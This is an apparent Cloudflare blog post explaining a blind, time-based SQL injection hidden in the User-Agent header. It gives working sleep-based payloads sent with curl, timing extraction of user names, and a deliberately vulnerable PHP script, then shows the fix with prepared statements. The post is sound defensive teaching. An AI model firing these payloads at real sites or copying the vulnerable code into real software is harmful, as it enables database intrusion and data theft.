The Sleepy User Agent

05/17/2016

John Graham-Cumming

7 min read

From time to time a customer writes in and asks about certain requests that have been blocked by the CloudFlare WAF. Recently, a customer couldn't understand why it appeared that some simple GET requests for their homepage were listed as blocked in WAF analytics.

A sample request looked liked this:

```
GET / HTTP/1.1
Host: www.example.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (compatible; MSIE 11.0; Windows NT 6.1; Win64; x64; Trident/5.0)'+
(select*from(select(sleep(20)))a)+'
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,fr;q=0.6
```

As I said, a simple request for the homepage of the web site, which at first glance doesn't look suspicious at all. Unless your take a look at the `User-Agent` header (its value is the string that identifies the browser being used):


```
Mozilla/5.0 (compatible; MSIE 11.0; Windows NT 6.1; Win64; x64; Trident/5.0)'+
(select*from(select(sleep(20)))a)+
```

The start looks reasonable (it's apparently Microsoft Internet Explorer 11) but the agent strings ends with `'+(select*from(select(sleep(20)))a)+`. The attacker is attempting a SQL injection inside the `User-Agent` value.

It's common to see SQL injection in URIs and form parameters, but here the attacker has hidden the SQL query `select * from (select(sleep(20)))` inside the `User-Agent` HTTP request header. This technique is commonly used by scanning tools; for example, sqlmap will try SQL injection against specific HTTP request headers with the `-p` option.

You are getting very sleep

Many SQL injection attempts try to extract information from a website (such as the names of users, or their passwords, or other private information). This SQL statement is doing something different: it's asking the database that's processing the request to sleep for 20 seconds.



CC BY-SA 2.0 image by Dr Braun

This is a form of blind SQL injection. In a common SQL injection the output of the SQL query would be returned to the attacker as part of a web page. But in a blind injection

the attacker doesn't get to see the output of their query and so they need some other way of determining that their injection worked.

Two common methods are to make the web server generate an error or to make it delay so that the response to the HTTP request comes back after a pause. The use of `sleep` means that the web server will take 20 seconds to respond and the attacker can be sure that a SQL injection is possible. Once they know it's possible they can move onto a more sophisticated attack.

Example

To illustrate how this might work I created a really insecure application in PHP that records visits by saving the `User-Agent` to a MySQL database. This sort of code might exist in a real web application to save analytics information such as number of visits.

In this example, I've ignored all good security practices because I want to illustrate a working SQL injection.


BAD CODE: DO NOT COPY/PASTE MY CODE!

Here's the PHP code:

```
<?php

$link = new mysqli('localhost', 'insecure', '1ns3cur3p4ssw0rd', 'analytics');

$query = sprintf("INSERT INTO visits (ua, dt) VALUES ('%s', '%s')",
       $_SERVER["HTTP_USER_AGENT"],
       date("Y-m-d h:i:s"));

$link->query($query);

?>

<html><head></head><body><b>Thanks for visiting</b></body></html>
```

It connects to a local MySQL database and selects the `analytics` database and then inserts the user agent of the visitor (which comes from the `User-Agent` HTTP header and is stored in `$_SERVER["HTTP_USER_AGENT"]`) into the database (along with the current date and time) without any sanitization at all!

This is ripe for a SQL injection, but because my code doesn't report any errors the attacker won't know they managed an injection without something like the sleep trick.



To exploit this application it's enough to do the following (where `insecure.php` is the script above):

```
curl -A "Mozilla/5.0', (select*from(select(sleep(20)))a)) #" http://example.com/insecure.php
```

This sets the `User-Agent` HTTP header to `Mozilla/5.0', (select*from(select(sleep(20)))a)) #`. The poor PHP code that creates the query

just inserts this string into the middle of the SQL query without any sanitization so the query becomes:

```
INSERT INTO visits (ua, dt) VALUES ('Mozilla/5.0', (select*from(select(sleep(20)))a)) #',
'2016-05-17 03:16:06')
```

The two values to be inserted are now `Mozilla/5.0` and the result of the subquery `(select*from(select(sleep(20)))a)` (which takes 20 seconds). The `#` means that the rest of the query (which contains the inserted date/time) is turned into a comment and ignored.

In the database an entry like this appears:

```
+---------------------+---------------+
| dt                  | ua            |
+---------------------+---------------+
| 0                   | Mozilla/5.0   |
+---------------------+---------------+
```

Notice how the date/time is `0` (the result of the `(select*from(select(sleep(20)))a)`) and the user agent is just `Mozilla/5.0`. Entries like that are likely the only indication that an attacker had succeeded with a SQL injection.

Here's what the request looks like when it runs. I've used the `time` command to see how long the request takes to process.

```
$ time curl -v -A "Mozilla/5.0', (select*from(select(sleep(20)))a) #"
http://example.com/insecure.php
* Connected to example.com port 80 (#0)
> GET /insecure.php HTTP/1.1
> Host: example.com
> User-Agent: Mozilla/5.0', (select*from(select(sleep(20)))a) #
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 16 May 2016 10:45:05 GMT
< Content-Type: text/html
< Transfer-Encoding: chunked
```

```
< Connection: keep-alive
< Server: nginx

<html><head></head><body><b>Thanks for visiting</b></body></html>
* Connection #0 to host example.com left intact

real    0m20.614s
user    0m0.007s
sys     0m0.012s
```

It took 20 seconds. The SQL injection worked.

Exploitation

At this point you might be thinking “that’s neat, but doesn’t seem to enable an attacker to hack the web site”.

Unfortunately, the richness of SQL means that this chink in the `insecure.php` code (a mere 3 lines of PHP!) lets an attacker go much further than just making a slow response happen. Even though the `INSERT INTO` query being attacked only writes to the database it’s possible to turn this around and extract information and gain access.

As an illustration I created a table in the database called `users` containing a user called root and a user called `john`. Here’s how an attacker might discover that there is a `john` user. They can craft a query that works out the name of a user letter by letter just by looking at the time a request takes to return.

For example,

```
curl -A "Mozilla/5.0', (select sleep(20) from users where substring(name,1,1)='a')) #"
```

```
http://example.com/insecure.php
```

returns immediately because there are no users with a name starting with `a`. But

```
curl -A "Mozilla/5.0', (select sleep(20) from users where substring(name,1,1)='j')) #"
http://example.com/insecure.php
```

takes 20 seconds. The attacker can then try two letters, three letters, and so on. The same technique can be used to extract other data from the database.

If my web app was a little more sophisticated, say, for example, it was part of a blogging platform that allowed comments, it would be possible to use this vulnerability to dump the contents of an entire database table into a comment. The attacker could return and display the appropriate comment to read the table's contents. That way large amounts of data can be exfiltrated.

Securing my code

The better way to write the PHP code above is as follows:

```
<?php

$link = new mysqli('localhost', 'analytics_user', 'aSecurePassword', 'analytics_db');

$stmt = $link->prepare("INSERT INTO visits (ua, dt) VALUES (?, ?)");
$stmt->bind_param("ss", $_SERVER["HTTP_USER_AGENT"], date("Y-m-d h:i:s"));
$stmt->execute();

?>

<html>
<head></head>
<body><b>Thanks for visiting</b></body>
```

This prepares the SQL query to perform the insertion using `prepare` and then binds the two parameters (the user agent and the date/time) using `bind_param` and then runs the query with `execute`.

`bind_param` ensures that the special SQL characters like quotes are escaped correctly for insertion in the database. Trying to repeat the injection above results in the following database entry:

```
+---------------------+-----------------------------------------------------+
| dt                  | ua                                                  |
+---------------------+-----------------------------------------------------+
| 2016-05-17 04:46:02 | Mozilla/5.0',(select*from(select(sleep(20)))a)) #   |
+---------------------+-----------------------------------------------------+
```

The attacker's SQL statement has not turned into a SQL injection and has simply been stored in the database.

Conclusion

SQL injection is a perennial favorite of attackers and can happen anywhere input controlled by an attacker is processed by a web application. It's easy to imagine how an attacker might manipulate a web form or a URI, but even HTTP request headers are vulnerable. Literally any input the web browser sends to a web application should be considered hostile.

We saw the same attacker use many variants on this theme. Some tried to make the web server respond slowly using SQL, others using Python or Ruby code (to see if the web server could be tricked into running that code).

CloudFlare's WAF helps mitigate attacks like this with rules to block injection of SQL statements and code.

Visit 1.1.1.1 from any device to get started with our free app that makes your Internet faster and safer.

To learn more about our mission to help build a better Internet, start here. If you're looking for a new career direction, check out our open positions.

Y Discuss on Hacker News

WAF Rules | WAF | SQL | Security

Follow on X

Cloudflare | @cloudflare

RELATED POSTS

March 07, 2024 9:00 AM

General availability for WAF Content Scanning for file malware protection

Announcing the General Availability of WAF Content Scanning, protecting your web applications and APIs from malware by scanning files in-transit...

By Radwa Radwan, Paschal Obba, Shreya Shetty

Security Week, WAF, WAF Rules, Content Scanning, Product News, General Availability, Anti Malware

March 04, 2024 9:02 AM

Cloudflare announces Firewall for AI

Cloudflare is one of the first providers to safeguard LLM models and users in the era of AI...

By Daniele Molteni

Security Week, AI, Security, Developer Platform, WAF, LLM, Application Services

March 04, 2024 9:00 AM

Cloudflare launches AI Assistant for Security Analytics

Introducing AI Assistant for Security Analytics. Now it is easier than ever to get powerful insights about your web security. Use the new integrated natural language query interface to explore Security Analytics...

By Jen Sells, Harley Turan

Security Week, Security, WAF, Workers AI, Product News, Analytics, AI, Developer Platform, Application Services

January 23, 2024 9:00 AM

How Cloudflare's AI WAF proactively detected the Ivanti Connect Secure critical zero-day vulnerability

The issuance of Emergency Rules by Cloudflare on January 17, 2024, helped give customers a big advantage in dealing with these threats...

By Himanshu Anand, Radwa Radwan, Vaibhav Singhal

Vulnerabilities, WAF Rules, WAF, WAF Attack Score, Zero Day Threats, AI WAF